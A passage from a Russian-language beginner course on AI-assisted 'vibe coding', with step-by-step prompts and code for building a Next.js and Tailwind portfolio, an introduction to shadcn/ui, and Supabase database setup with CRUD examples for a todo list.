```
cd ~/vibe-coding
npx create-next-app@latest my-portfolio --typescript --tailwind --app --src-dir
cd my-portfolio
cursor .
```

Эта команда создаст проект Next.js с TypeScript, Tailwind CSS и App Router.

Путь через Bolt.new

Откройте bolt.new и опишите проект целиком (см. промпт ниже). Bolt.new создаст всё автоматически.

Шаг 2: Общий layout и навигация (10 минут)

Промпт для Cursor (Composer, Cmd+I)

```
Создай layout и навигацию для персонального портфолио.

Файл: src/app/layout.tsx

Навигация (Header):
- Лого: "ИМЯ ФАМИЛИЯ" — текстовый логотип, шрифт bold
- Ссылки: Главная, Обо мне, Проекты, Контакты
- Фиксированная (sticky top), с backdrop-blur при скролле
- На мобильных: бургер-меню с анимацией (slide-in справа)
- Активная страница подсвечивается акцентным цветом

Footer:
- Три колонки: навигация, соцсети (GitHub, LinkedIn, Telegram, Email), копирайт
- На мобильных: одна колонка

Стиль:
- Тёмная тема: фон #0a0a0a, текст #f5f5f5, акцент #6366f1 (indigo)
- Шрифт: Inter (sans-serif)
- Все переходы: transition duration-300

Создай компоненты Header.tsx и Footer.tsx в src/components/
```

Что должно получиться

- Навигация прилипает к верху экрана
- При скролле появляется размытие фона (backdrop-blur)
- На мобильных — бургер-меню
- Footer с тремя колонками

Шаг 3: Главная страница (15 минут)

Промпт

```
Создай главную страницу портфолио: src/app/page.tsx

Секция 1 — Hero (100vh):
- Приветствие: "Привет, я" (мелкий текст, акцентный цвет)
- Имя: "[ВАШ ИМЯ]" — крупный заголовок (text-5xl md:text-7xl)
```

- Роль: "[ВАШ ТИТУЛ] — создаю [что вы делаете]"
- Краткое описание (2 предложения)
- Две кнопки: "Смотреть проекты" → /projects, "Связаться" → /contacts
- Социальные иконки (GitHub, LinkedIn, Telegram)
- Scroll-indicator внизу (стрелка с bounce-анимацией)

Секция 2 — О чём я (перекликается с /about):
- Заголовок: "Чем я занимаюсь"
- 3 карточки с иконками:
  - [Навык 1] + описание
  - [Навык 2] + описание
  - [Навык 3] + описание
- Кнопка: "Подробнее обо мне" → /about

Секция 3 — Избранные проекты (перекликается с /projects):
- Заголовок: "Избранные проекты"
- 3 карточки проектов (из 6): изображение, название, описание, технологии (теги)
- Кнопка: "Все проекты" → /projects

Секция 4 — CTA:
- Заголовок: "Есть идея? Давайте обсудим"
- Подзаголовок
- Кнопка: "Написать мне" → /contacts

Анимации: появление секций при скролле (fade-in + slide-up).
Адаптивный дизайн. Тёмная тема.

Шаг 4: Страница «Обо мне» (10 минут)

Промпт

Создай страницу "Обо мне": src/app/about/page.tsx

Секция 1 — Hero (компактный):
- Заголовок: "Обо мне"
- Подзаголовок: краткое описание

Секция 2 — Биография:
- Фото (placeholder 400x400, скруглённое) слева
- Текст справа: 3-4 абзаца о себе
- На мобильных: фото сверху, текст снизу

Секция 3 — Навыки:
- Заголовок: "Навыки и технологии"
- Группы навыков:
  - [Категория 1]: навык, навык, навык (теги/pills)
  - [Категория 2]: навык, навык, навык
  - [Категория 3]: навык, навык, навык

Секция 4 — Опыт (Timeline):
- 3-4 позиции: год, компания/проект, роль, описание
- Вертикальная линия с точками (timeline дизайн)

Секция 5 — Образование:
- 2-3 пункта: год, учебное заведение, специальность

Стиль: тёмная тема, анимации при скролле. Адаптивный.

Шаг 5: Страница «Проекты» (15 минут)

Промпт

Создай страницу "Проекты": src/app/projects/page.tsx

Секция 1 — Hero (компактный):
- Заголовок: "Мои проекты"
- Подзаголовок: "Избранные работы из моего портфолио"

Секция 2 — Фильтры:
- Кнопки-фильтры: "Все", "Веб-сайты", "Приложения", "Дизайн"
- При клике фильтруют проекты с анимацией
- Активный фильтр выделен акцентным цветом

Секция 3 — Сетка проектов:
- 6 карточек проектов (grid: 1 col mobile, 2 tablet, 3 desktop)
- Каждая карточка:
  - Изображение (placeholder 16:9)
  - Название проекта
  - Описание (2 строки, обрезка)
  - Технологии (теги: Next.js, React, Tailwind, etc.)
  - Ссылки: "Демо" + "GitHub" (иконки)
  - Hover: лёгкое увеличение + тень
  - Категория для фильтрации

Данные проектов: создай массив с 6 моковыми проектами.
Каждый проект: id, title, description, image, technologies[], category, demoUrl, githubUrl.

'use client' для интерактивности (useState для фильтров).

Стиль: тёмная тема, анимации. Адаптивный.

Шаг 6: Страница «Контакты» (10 минут)

Промпт

Создай страницу "Контакты": src/app/contacts/page.tsx

Секция 1 — Hero (компактный):
- Заголовок: "Свяжитесь со мной"
- Подзаголовок: "Открыт к новым проектам и сотрудничеству"

Секция 2 — Контент (2 колонки на десктопе):

Левая колонка — Контактная информация:

```
- Email: [placeholder]
- Telegram: [placeholder]
- Локация: [placeholder]
- Ссылки на соцсети (иконки + текст)
- Каждый пункт с иконкой слева

Правая колонка — Форма:
- Поля: Имя (text), Email (email), Тема (text), Сообщение (textarea)
- Кнопка: "Отправить сообщение"
- Валидация: все поля обязательны, email формат
- При отправке: показать "Спасибо, сообщение отправлено!"
  (для MVP — просто визуальное подтверждение, без реального бэкенда)
- Анимация кнопки при hover и при отправке

'use client' для формы (useState, onSubmit).

Стиль: тёмная тема. Адаптивный.
На мобильных: одна колонка (информация сверху, форма снизу).
```

Шаг 7: SEO-основы (5 минут)

Промпт

```
Добавь SEO-метаданные для всех страниц.

В src/app/layout.tsx — базовые метаданные:
export const metadata = {
  title: {
    default: '[ВАШ ИМЯ] — [ТИТУЛ]',
    template: '%s | [ВАШ ИМЯ]'
  },
  description: '[Описание 150-160 символов]',
  openGraph: {
    title: '[ВАШ ИМЯ] — [ТИТУЛ]',
    description: '[Описание]',
    url: '[URL сайта]',
    siteName: '[ВАШ ИМЯ]',
    locale: 'ru_RU',
    type: 'website',
  },
}

Для каждой страницы — свой metadata:
- /about: title "Обо мне", описание
- /projects: title "Проекты", описание
- /contacts: title "Контакты", описание

Добавь favicon (используй placeholder).
```

Что такое SEO и зачем

SEO (Search Engine Optimization) — это оптимизация для поисковых систем. Чтобы Google находил ваш сайт и показывал его в результатах поиска.

Основные элементы: - **Title** — заголовок в табе браузера и в результатах Google - **Description** — описание под заголовком в Google - **Open Graph** — как сайт выглядит при расшарке в соцсетях - **Favicon** — иконка в табе браузера

Шаг 8: Финальные штрихи (10 минут)

Промпт

```
Финальные улучшения для портфолио:

1. Smooth scroll: при клике на якорные ссылки — плавный скролл
2. "Наверх" кнопка: появляется при скролле вниз, возвращает наверх
3. Loading state: скелетон-загрузка для карточек проектов
4. 404 страница: создай app/not-found.tsx с дизайном в стиле сайта
5. Favicon: используй эмодзи или простой SVG как favicon

Проверь:
- Нет ошибок TypeScript
- Все страницы адаптивны
- Навигация работает на всех страницах
- Бургер-меню работает корректно
```

Шаг 9: Деплой (5 минут)

В терминале

```
# Проверяем, что проект собирается без ошибок
npm run build

# Если есть ошибки — исправляем с помощью ИИ

# Пушим на GitHub
git add .
git commit -m "персональное портфолио — готово"
git remote add origin git@github.com:YOUR_USERNAME/my-portfolio.git
git push -u origin main
```

На Vercel

1. Откройте vercel.com
2. "Add New" → "Project"
3. Выберите `my-portfolio`
4. Deploy
5. Получите URL

Проверка

- [ ] Все 4 страницы работают
- [ ] Навигация переключает страницы
- [ ] Бургер-меню работает на мобильных
- [ ] Форма показывает подтверждение при отправке
- [ ] Фильтры на странице проектов работают

- [ ] Анимации при скролле работают
- [ ] На мобильном всё выглядит хорошо
- [ ] В Console (F12) нет ошибок
- [ ] SEO-метаданные отображаются (проверить через "View Page Source")

Полный промпт для Bolt.new (весь проект за раз)

Если вы выбрали путь через Bolt.new, используйте этот промпт:

```
Создай персональный сайт-портфолио на Next.js 15, TypeScript, Tailwind CSS.

СТРАНИЦЫ:

1. Главная (/):
- Hero (100vh): приветствие, имя, роль, описание, 2 кнопки (проекты + контакты),
  соцсети, scroll-indicator
- "Чем я занимаюсь": 3 карточки с иконками
- "Избранные проекты": 3 карточки из портфолио
- CTA: "Есть идея? Давайте обсудим"

2. Обо мне (/about):
- Фото + биография (2 колонки)
- Навыки (группы тегов)
- Опыт (timeline, 4 позиции)
- Образование (2 пункта)

3. Проекты (/projects):
- Фильтры: Все, Веб-сайты, Приложения, Дизайн
- 6 карточек проектов с фильтрацией (image, title, description, tech tags,
  demo + github ссылки)

4. Контакты (/contacts):
- Контактная информация (email, telegram, локация, соцсети)
- Форма (имя, email, тема, сообщение) с валидацией и подтверждением

ОБЩЕЕ:
- Навигация: sticky, backdrop-blur, бургер-меню на мобильных
- Footer: 3 колонки (навигация, соцсети, копирайт)
- Тёмная тема: #0a0a0a фон, #f5f5f5 текст, #6366f1 акцент
- Анимации при скролле (fade-in + slide-up)
- Полностью адаптивный (mobile-first)
- SEO метаданные для каждой страницы
- 404 страница
- Кнопка "наверх"
- Smooth scroll
```

Персонализация

После создания проекта замените placeholder-контент на свой:

Что заменить

1. **Имя и титул** — ваше настоящее имя и специальность
2. **Описание** — кто вы и чем занимаетесь
3. **Навыки** — ваши реальные навыки и технологии
4. **Проекты** — ваши реальные проекты (или проекты курса)
5. **Контакты** — ваши реальные контакты
6. **Фото** — замените placeholder на своё фото (положите в `public/`)

Промпт для замены контента

```
Замени все placeholder-данные на следующие:

Имя: [ваше имя]
Титул: [ваша специальность]
Описание: [2-3 предложения о себе]

Навыки:
- Категория 1: навык, навык, навык
- Категория 2: навык, навык, навык

Проекты:
1. [Название] — [описание] — [технологии] — [ссылки]
2. ...

Контакты:
- Email: ...
- Telegram: ...
```

Частые ошибки

1. "Пытаюсь сделать всё идеально с первого раза"

Создайте MVP, задеплойте, потом дорабатывайте итерациями. Живой сайт на 80% лучше, чем идеальный в голове.

2. "Не персонализирую контент"

Placeholder-текст — это черновик. Замените на реальный контент. Это то, что отличает демо от продукта.

3. "Делаю слишком много за один промпт"

Разбивайте на шаги: сначала layout, потом каждая страница отдельно, потом финальные штрихи.

4. "Не проверяю мобильную версию"

Минимум 50% посетителей — с мобильных. Проверяйте каждую страницу через DevTools (F12 → Toggle Device).

5. "Не коммичу между шагами"

После каждого шага — `git add . && git commit -m "описание"`. Это ваша страховка.

Домашнее задание

1. **Создайте полный сайт-портфолио** по этому уроку (через Cursor или Bolt.new)

2. **Персонализируйте контент** — замените все placeholder на свои данные
3. **Задеплойте на Vercel** — получите живую ссылку
4. **Проверьте на мобильном** — откройте на телефоне, пролистайте все страницы
5. **Поделитесь ссылкой** — отправьте другу, коллеге или в чат курса
6. **Бонус:** подключите свой домен

Итоги блока

Поздравляю! Вы прошли весь первый блок. Давайте вспомним, что вы теперь умеете:

- **Понимаете вайбкодинг** — что это, зачем, как работает (урок 1.1)
- **Знаете инструменты** — Cursor, Bolt.new, v0, Claude Code, Vercel (урок 1.2)
- **Настроили окружение** — Node.js, Git, GitHub, Cursor (урок 1.3)
- **Умеете промптить** — формула КЗОФ, 5 уровней, итерации (урок 1.4)
- **Создали первый проект** — лендинг за 30 минут (урок 1.5)
- **Читаете код** — HTML, CSS, React, структура проекта (урок 1.6)
- **Работаете с Git** — add, commit, push, ветки (урок 1.7)
- **Деплоите** — Vercel, домены, HTTPS (урок 1.8)
- **Дебажите** — 7 шагов, DevTools, ИИ-дебаг (урок 1.9)
- **Создали портфолио** — многостраничный сайт с формой и SEO (урок 1.10)

Вы прошли путь от "что такое вайбкодинг?" до "у меня есть живой сайт в интернете". Это серьёзное достижение.

В следующем блоке мы перейдём к созданию полноценных приложений — с базами данных, авторизацией, API и бизнес-логикой. Увидимся!

БЛОК 2 — РЕАЛЬНЫЕ ПРОЕКТЫ

Глава 11. Next.js + Tailwind: стек 90% современных сайтов

Введение

Если вы откроете вакансии фронтенд-разработчиков в 2026 году, в 8 из 10 будет написано: Next.js + Tailwind CSS. Это не просто модные слова — это реальный стандарт индустрии. Vercel (создатели Next.js) обслуживают сайты Nike, Notion, TikTok, ChatGPT. А Tailwind используют миллионы разработчиков, потому что он убирает главную боль — написание CSS-файлов.

Для вайб-кодера этот стек идеален: ИИ прекрасно знает Next.js и Tailwind, генерирует для них код с минимумом ошибок, а результат выглядит профессионально.

В этом уроке мы создадим проект с нуля и получим работающую стартовую страницу за 10 минут.

Почему Next.js — стандарт 2026

Что такое Next.js

Next.js — это фреймворк (надстройка) над React. React сам по себе — это библиотека для создания интерфейсов. Next.js добавляет к нему всё, что нужно для реального продукта:

Что даёт Next.js	Зачем это нужно
Роутинг (маршрутизация)	Каждая папка = страница сайта
SSR (серверный рендеринг)	Страницы загружаются быстрее, SEO работает
API Routes	Бэкенд прямо внутри проекта
Оптимизация картинок	Автоматическое сжатие и lazy loading
Деплой на Vercel	Один `git push` = сайт в продакшне

Почему не обычный HTML/CSS

Обычный HTML — это как писать книгу от руки. Next.js — это как иметь издательство с редакторами, корректорами и типографией. Вы пишете контент, а фреймворк делает всё остальное.

App Router vs Pages Router

В Next.js есть два подхода к организации страниц. Мы используем **App Router** — это современный подход (с версии 13+):

```
App Router (современный):      Pages Router (устаревший):
app/page.tsx                     pages/index.tsx
app/about/page.tsx               pages/about.tsx
app/blog/[id]/page.tsx           pages/blog/[id].tsx
```

---

create-next-app — генерация проекта за 30 секунд

Команда создания

Откройте терминал и выполните:

```
npx create-next-app@latest my-project
```

Система задаст вопросы. Вот рекомендуемые ответы:

```
Would you like to use TypeScript? → Yes
Would you like to use ESLint? → Yes
Would you like to use Tailwind CSS? → Yes
Would you like your code inside a `src/` directory? → No
Would you like to use App Router? → Yes
Would you like to use Turbopack? → Yes
Would you like to customize the import alias? → No
```

Что происходит за кулисами

Команда `create-next-app` делает за вас: 1. Создаёт папку проекта со всеми файлами 2. Устанавливает все зависимости (React, Next.js, Tailwind, TypeScript) 3. Настраивает конфигурацию 4. Инициализирует Git-репозиторий

Запуск проекта

```
cd my-project
npm run dev
```

Откройте `http://localhost:3000` — вы увидите стартовую страницу Next.js.

Структура проекта: app/, components/, public/

После создания проекта вы увидите такую структуру:

```
my-project/
├── app/
│   ├── layout.tsx          ← Общий каркас всех страниц
│   ├── page.tsx            ← Главная страница (/)
│   ├── globals.css         ← Глобальные стили
│   └── favicon.ico         ← Иконка сайта
├── public/
│   └── (картинки, файлы)   ← Статические файлы
├── components/             ← Вы создадите эту папку
│   └── (ваши компоненты)
├── package.json            ← Зависимости проекта
├── tailwind.config.ts      ← Настройки Tailwind
├── tsconfig.json           ← Настройки TypeScript
└── next.config.ts          ← Настройки Next.js
```

Ключевые файлы

app/layout.tsx — каркас, который оборачивает все страницы:

```
export default function RootLayout({
  children,
}: {
  children: React.ReactNode
}) {
  return (
    <html lang="ru">
      <body>{children}</body>
    </html>
  )
}
```

app/page.tsx — главная страница вашего сайта:

```
export default function Home() {
  return (
    <main>
      <h1>Мой первый проект</h1>
      <p>Сделано с помощью Next.js</p>
    </main>
  )
}
```

Как работает роутинг

Создали папку `app/about/page.tsx` — получили страницу `/about`. Всё!

```
app/page.tsx                → yoursite.com/
app/about/page.tsx          → yoursite.com/about
app/pricing/page.tsx        → yoursite.com/pricing
app/blog/page.tsx           → yoursite.com/blog
app/blog/[slug]/page.tsx    → yoursite.com/blog/any-post-name
```

Tailwind CSS: стили через классы

Проблема обычного CSS

Обычный подход — писать CSS в отдельных файлах:

```
/* styles.css */
.button {
  background-color: blue;
  color: white;
  padding: 8px 16px;
  border-radius: 8px;
}
<button class="button">Нажми</button>
```

С Tailwind вы пишете стили прямо в HTML/JSX через готовые классы:

```
<button className="bg-blue-500 text-white px-4 py-2 rounded-lg">
  Нажми
</button>
```

Основные классы Tailwind

Категория	Примеры классов	Что делает
Цвет фона	`bg-blue-500`, `bg-red-100`, `bg-white`	Цвет фона
Цвет текста	`text-gray-900`, `text-white`	Цвет текста
Размер текста	`text-sm`, `text-lg`, `text-3xl`	Размер шрифта
Отступы внутри	`p-4`, `px-6`, `py-2`	Padding
Отступы снаружи	`m-4`, `mx-auto`, `mt-8`	Margin
Скругление	`rounded`, `rounded-lg`, `rounded-full`	Border radius
Тень	`shadow`, `shadow-lg`, `shadow-xl`	Box shadow
Flexbox	`flex`, `items-center`, `justify-between`	Флексбокс
Grid	`grid`, `grid-cols-3`, `gap-4`	Сетка

Категория	Примеры классов	Что делает
Адаптивность	`md:text-lg` , `lg:grid-cols-3`	Медиа-запросы
Hover	`hover:bg-blue-600`	При наведении

Адаптивные брейкпоинты

```
sm:  → от 640px  (мобильный горизонтально)
md:  → от 768px  (планшет)
lg:  → от 1024px (ноутбук)
xl:  → от 1280px (десктоп)
2xl: → от 1536px (большой экран)
```

Пример адаптивной сетки:

```
<div className="grid grid-cols-1 md:grid-cols-2 lg:grid-cols-3 gap-6">
  <div>Карточка 1</div>
  <div>Карточка 2</div>
  <div>Карточка 3</div>
</div>
```

На мобильном — 1 колонка, на планшете — 2, на десктопе — 3.

---

shadcn/ui: готовые компоненты

Что такое shadcn/ui

shadcn/ui — это не обычная библиотека компонентов. Вместо установки npm-пакета, вы копируете компоненты прямо в свой проект. Это значит:

- Полный контроль над кодом
- Можно менять что угодно
- Нет зависимости от обновлений библиотеки

Установка

```
npx shadcn@latest init
```

Добавление компонентов

```
npx shadcn@latest add button
npx shadcn@latest add card
npx shadcn@latest add input
npx shadcn@latest add dialog
npx shadcn@latest add dropdown-menu
```

Каждая команда создаёт файл в `components/ui/` :

```
components/
└── ui/
    ├── button.tsx
    ├── card.tsx
    ├── input.tsx
    ├── dialog.tsx
    └── dropdown-menu.tsx
```

Использование

```
import { Button } from "@/components/ui/button"
import { Card, CardHeader, CardTitle, CardContent } from "@/components/ui/card"

export default function Home() {
  return (
    <Card>
      <CardHeader>
        <CardTitle>Добро пожаловать</CardTitle>
      </CardHeader>
      <CardContent>
        <p>Это мой первый компонент</p>
        <Button>Начать</Button>
      </CardContent>
    </Card>
  )
}
```

Практические примеры

Промпт для ИИ: создание лендинга

Вот реальный промпт, который можно дать Claude или Cursor:

```
Создай лендинг для SaaS-продукта "TaskFlow" — приложение для управления задачами.

Стек: Next.js 15 + Tailwind CSS + shadcn/ui.

Страница должна содержать:
1. Hero-секцию с заголовком, подзаголовком и CTA-кнопкой
2. Секцию "Возможности" с 3 карточками (иконки из Lucide React)
3. Секцию с ценами (3 тарифа: Free, Pro, Enterprise)
4. Footer с ссылками

Дизайн: минималистичный, тёмная тема, акцентный цвет — фиолетовый.
Адаптивный: мобильный + десктоп.

Файл: app/page.tsx
```

Результат: Hero-секция

```
import { Button } from "@/components/ui/button"
import { ArrowRight } from "lucide-react"

export default function Home() {
  return (
    <main className="min-h-screen bg-gray-950 text-white">
      {/* Hero */}
      <section className="flex flex-col items-center justify-center px-4 py-24 text-center">
        <h1 className="text-4xl md:text-6xl font-bold mb-6">
          Управляйте задачами
          <span className="text-purple-500"> без хаоса</span>
        </h1>
        <p className="text-gray-400 text-lg md:text-xl max-w-2xl mb-8">
```

```
            TaskFlow помогает командам организовать работу, отслеживать прогресс
            и достигать целей быстрее.
          </p>
          <Button size="lg" className="bg-purple-600 hover:bg-purple-700">
            Попробовать бесплатно <ArrowRight className="ml-2 h-4 w-4" />
          </Button>
        </section>
      </main>
    )
}
```

Промпт для многостраничного сайта

```
В моём Next.js проекте (App Router) создай следующие страницы:

1. app/page.tsx — главная (hero + features)
2. app/pricing/page.tsx — страница с ценами
3. app/about/page.tsx — о компании
4. app/layout.tsx — общий layout с навбаром и футером

Навбар: логотип слева, ссылки по центру, кнопка "Войти" справа.
На мобильном — бургер-меню.
Используй shadcn/ui компоненты.
```

Частые ошибки

1. «Модуль не найден»

```
Module not found: Can't resolve '@/components/ui/button'
```

Причина: Компонент shadcn/ui не установлен. **Решение:** `npx shadcn@latest add button`

2. Стили Tailwind не работают

Причина: Файл не попадает в `content` конфигурации Tailwind. **Решение:** Проверьте `tailwind.config.ts` — должен быть путь к вашим файлам.

3. Страница не отображается

Причина: Файл назван не `page.tsx`, а как-то иначе. **Решение:** В App Router страница ОБЯЗАТЕЛЬНО должна называться `page.tsx`.

4. Классы Tailwind конфликтуют

Причина: Два противоречивых класса (например `p-4` и `p-8`). **Решение:** Используйте `tailwind-merge` (уже встроен в shadcn/ui).

5. Hydration ошибки

```
Hydration failed because the server rendered HTML didn't match the client.
```

Причина: HTML на сервере и клиенте отличается. **Решение:** Не используйте `Date.now()`, `Math.random()` в компонентах без `use client`.

Домашнее задание

Задание 1: Создание проекта (10 минут)

1. Создайте новый Next.js проект: `npx create-next-app@latest my-first-app`
2. Запустите его: `npm run dev`
3. Откройте в браузере и убедитесь, что работает

Задание 2: Лендинг через промпт (20 минут)

1. Установите shadcn/ui: `npx shadcn@latest init`
2. Добавьте компоненты: `npx shadcn@latest add button card`
3. Дайте ИИ промпт из раздела «Практические примеры»
4. Вставьте сгенерированный код в `app/page.tsx`
5. Посмотрите результат в браузере

Задание 3: Многостраничник (15 минут)

1. Создайте страницу `/about` — файл `app/about/page.tsx`
2. Создайте страницу `/pricing` — файл `app/pricing/page.tsx`
3. Добавьте навигацию между страницами

Бонус

Попробуйте изменить тему: замените цвета с фиолетовых на зелёные. Используйте промпт: «Замени все фиолетовые цвета (purple) на зелёные (emerald) во всём проекте».

Итоги

В этом уроке вы узнали:

- **Next.js** — фреймворк для создания современных веб-приложений, стандарт индустрии
- **create-next-app** создаёт готовый проект за 30 секунд с правильной структурой
- **App Router** — каждая папка в `app/` становится страницей сайта
- **Tailwind CSS** — стили через классы прямо в JSX, без отдельных CSS-файлов
- **shadcn/ui** — копируемые компоненты, которые можно менять как угодно
- **ИИ отлично знает этот стек** и генерирует для него качественный код

В следующем уроке мы подключим базу данных, чтобы наше приложение могло хранить и показывать данные.

Глава 12. Базы данных для не-программистов

Введение

У вас есть красивый сайт на Next.js. Но как только пользователь закрывает вкладку — все данные исчезают. Комментарии, заказы, профили — всё пропало. Потому что данные живут только в браузере.

Чтобы данные сохранялись, нужна база данных. Звучит сложно? На самом деле нет. Supabase превращает работу с базой данных в работу с таблицей, похожей на Google Sheets. А ИИ напишет весь код подключения за вас.

В этом уроке мы создадим базу данных, таблицу и подключим её к Next.js проекту — всё без написания SQL вручную.

Зачем нужна база данных

Аналогия

Представьте ресторан: - **Меню** — это ваш интерфейс (фронтенд) - **Кухня** — это серверная логика (бэкенд) - **Холодильник с продуктами** — это база данных

Без холодильника кухня не работает. Без базы данных приложение не может хранить информацию.

Что хранят в базе данных

Тип данных	Примеры
Пользователи	Имя, email, пароль (хеш), аватар
Контент	Посты, комментарии, статьи
Товары	Название, цена, описание, остаток
Заказы	Что купил, когда, статус доставки
Настройки	Язык, тема, уведомления

Типы баз данных

Тип	Примеры	Данные как...	Когда использовать
SQL (реляционные)	PostgreSQL, MySQL	Таблицы (строки + столбцы)	Структурированные данные
NoSQL (документные)	MongoDB, Firebase	JSON-документы	Гибкие, меняющиеся данные
Key-Value	Redis	Ключ → значение	Кэширование, сессии

Мы используем **PostgreSQL** через **Supabase** — это самый надёжный и популярный вариант.

Supabase — «Firebase для взрослых»

Что такое Supabase

Supabase — это платформа, которая даёт вам: - **PostgreSQL** — мощную базу данных - **API** — автоматические REST и GraphQL эндпоинты - **Auth** — аутентификацию (логин/регистрация) - **Storage** — хранение файлов (картинки, PDF) - **Realtime** — обновления в реальном времени

И всё это — с визуальным интерфейсом. Вы работаете с таблицами как в Excel.

Начало работы

1. Зайдите на supabase.com
2. Зарегистрируйтесь через GitHub
3. Нажмите «New Project»
4. Введите название и пароль базы данных
5. Выберите регион (ближайший к вашим пользователям)
6. Подождите 1-2 минуты — база готова

Бесплатный план

Supabase даёт бесплатно: - 2 проекта - 500 МБ базы данных - 1 ГБ хранения файлов - 50,000 активных пользователей в месяц - Безлимитные API-запросы

Для обучения и MVP — более чем достаточно.

Создание таблицы через интерфейс

Шаг 1: Откройте Table Editor

В панели Supabase слева нажмите **Table Editor** → **New Table**.

Шаг 2: Создайте таблицу задач

Пример — таблица `todos`:

Столбец	Тип	Описание
`id`	uuid (PK)	Уникальный идентификатор (создаётся автоматически)
`created_at`	timestamptz	Дата создания (автоматически)
`title`	text	Название задачи
`description`	text	Описание (необязательное)
`is_completed`	boolean	Выполнена ли задача (по умолчанию false)
`user_id`	uuid	Кто создал задачу

Шаг 3: Добавьте тестовые данные

Прямо в интерфейсе нажмите **Insert Row** и добавьте несколько задач:

```
title: "Купить продукты"
is_completed: false

title: "Написать отчёт"
is_completed: true

title: "Позвонить клиенту"
is_completed: false
```

Row Level Security (RLS)

Supabase включает RLS по умолчанию — это защита на уровне строк. Без настройки политик данные не будут доступны через API. Для начала можно:

1. Отключить RLS (только для разработки!)
2. Или создать политику «разрешить всё для authenticated пользователей»

```
-- Разрешить чтение всем авторизованным пользователям
CREATE POLICY "Allow read for authenticated"
ON todos FOR SELECT
TO authenticated
USING (true);
```

CRUD: создать, прочитать, обновить, удалить

Что такое CRUD

CRUD — это четыре основные операции с данными:

Операция	Английский	Что делает	SQL	HTTP
Create	Создать	Добавить запись	INSERT	POST
Read	Прочитать	Получить данные	SELECT	GET
Update	Обновить	Изменить запись	UPDATE	PUT/PATCH
Delete	Удалить	Удалить запись	DELETE	DELETE

CRUD через Supabase JS

Сначала установите библиотеку:

```
npm install @supabase/supabase-js
```

Создайте файл подключения `lib/supabase.ts`:

```
import { createClient } from '@supabase/supabase-js'

const supabaseUrl = process.env.NEXT_PUBLIC_SUPABASE_URL!
const supabaseKey = process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!

export const supabase = createClient(supabaseUrl, supabaseKey)
```

Create — создание записи

```
const { data, error } = await supabase
  .from('todos')
  .insert({
    title: 'Купить молоко',
    is_completed: false
  })
  .select()
```

Read — чтение данных

```
// Получить все задачи
const { data, error } = await supabase
  .from('todos')
  .select('*')

// Только незавершённые
const { data, error } = await supabase
  .from('todos')
  .select('*')
  .eq('is_completed', false)

// С сортировкой
const { data, error } = await supabase
  .from('todos')
  .select('*')
  .order('created_at', { ascending: false })
```

Update — обновление

```
const { data, error } = await supabase
  .from('todos')
  .update({ is_completed: true })
  .eq('id', 'some-uuid-here')
  .select()
```

Delete — удаление

```
const { error } = await supabase
  .from('todos')
  .delete()
  .eq('id', 'some-uuid-here')
```

Подключение к проекту через промпт ИИ

Промпт для настройки Supabase

```
Подключи Supabase к моему Next.js проекту.

1. Создай файл lib/supabase.ts с клиентом Supabase
2. Создай файл .env.local с переменными:
   - NEXT_PUBLIC_SUPABASE_URL
   - NEXT_PUBLIC_SUPABASE_ANON_KEY
3. Создай типы TypeScript для таблицы todos:
   - id: string (uuid)
   - created_at: string
   - title: string
   - description: string | null
   - is_completed: boolean
   - user_id: string

Используй @supabase/supabase-js последней версии.
```

Файл .env.local

```
NEXT_PUBLIC_SUPABASE_URL=https://your-project-id.supabase.co
NEXT_PUBLIC_SUPABASE_ANON_KEY=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
```

Эти значения найдите в Supabase: **Settings → API**.

Типизация (TypeScript)

```
// types/database.ts
export interface Todo {
  id: string
  created_at: string
  title: string
  description: string | null
  is_completed: boolean
  user_id: string
}
```

Практические примеры

Полный пример: список задач

```
Создай страницу app/todos/page.tsx — список задач с Supabase.

Функционал:
1. Показать все задачи из таблицы todos
2. Форма добавления новой задачи (инпут + кнопка)
3. Чекбокс для отметки выполнения
4. Кнопка удаления задачи
5. Данные обновляются без перезагрузки страницы

Используй:
- supabase-js для работы с БД
- shadcn/ui для компонентов (Input, Button, Checkbox, Card)
```

- Tailwind для стилей

Файл клиента: lib/supabase.ts (уже создан)

Результат — компонент списка задач

```
'use client'

import { useEffect, useState } from 'react'
import { supabase } from '@/lib/supabase'
import { Button } from '@/components/ui/button'
import { Input } from '@/components/ui/input'
import { Checkbox } from '@/components/ui/checkbox'
import { Trash2 } from 'lucide-react'

interface Todo {
  id: string
  title: string
  is_completed: boolean
}

export default function TodosPage() {
  const [todos, setTodos] = useState<Todo[]>([])
  const [newTitle, setNewTitle] = useState('')

  useEffect(() => {
    fetchTodos()
  }, [])

  async function fetchTodos() {
    const { data } = await supabase
      .from('todos')
      .select('*')
      .order('created_at', { ascending: false })
    if (data) setTodos(data)
  }

  async function addTodo() {
    if (!newTitle.trim()) return
    await supabase.from('todos').insert({ title: newTitle })
    setNewTitle('')
    fetchTodos()
  }

  async function toggleTodo(id: string, completed: boolean) {
    await supabase
      .from('todos')
      .update({ is_completed: !completed })
      .eq('id', id)
    fetchTodos()
  }

  async function deleteTodo(id: string) {
    await supabase.from('todos').delete().eq('id', id)
    fetchTodos()
```

```
  }

  return (
    <div className="max-w-md mx-auto p-6">
      <h1 className="text-2xl font-bold mb-6">Мои задачи</h1>

      <div className="flex gap-2 mb-6">
        <Input
          value={newTitle}
          onChange={(e) => setNewTitle(e.target.value)}
          placeholder="Новая задача..."
          onKeyDown={(e) => e.key === 'Enter' && addTodo()}
        />
        <Button onClick={addTodo}>Добавить</Button>
      </div>

      <div className="space-y-2">
        {todos.map((todo) => (
          <div
            key={todo.id}
            className="flex items-center gap-3 p-3 border rounded-lg"
          >
            <Checkbox
              checked={todo.is_completed}
              onCheckedChange={() => toggleTodo(todo.id, todo.is_completed)}
            />
            <span className={todo.is_completed ? 'line-through text-gray-400' : ''}>
              {todo.title}
            </span>
            <Button
              variant="ghost"
              size="sm"
              className="ml-auto"
              onClick={() => deleteTodo(todo.id)}
            >
              <Trash2 className="h-4 w-4" />
            </Button>
          </div>
        ))}
      </div>
    </div>
  )
}
```

Частые ошибки

1. «No rows returned» — пустой ответ

Причина: RLS включён, но политики не настроены. **Решение:** Создайте политику или отключите RLS для разработки.

2. «Invalid API key»

Причина: Неправильный ключ в `.env.local`. **Решение:** Скопируйте ключ заново из Settings → API в Supabase.

3. Забыли `NEXT_PUBLIC_` в имени переменной

Причина: В Next.js переменные без `NEXT_PUBLIC_` доступны только на сервере. **Решение:** Для клиентских компонентов всегда используйте префикс `NEXT_PUBLIC_`.

4. Данные не обновляются на странице

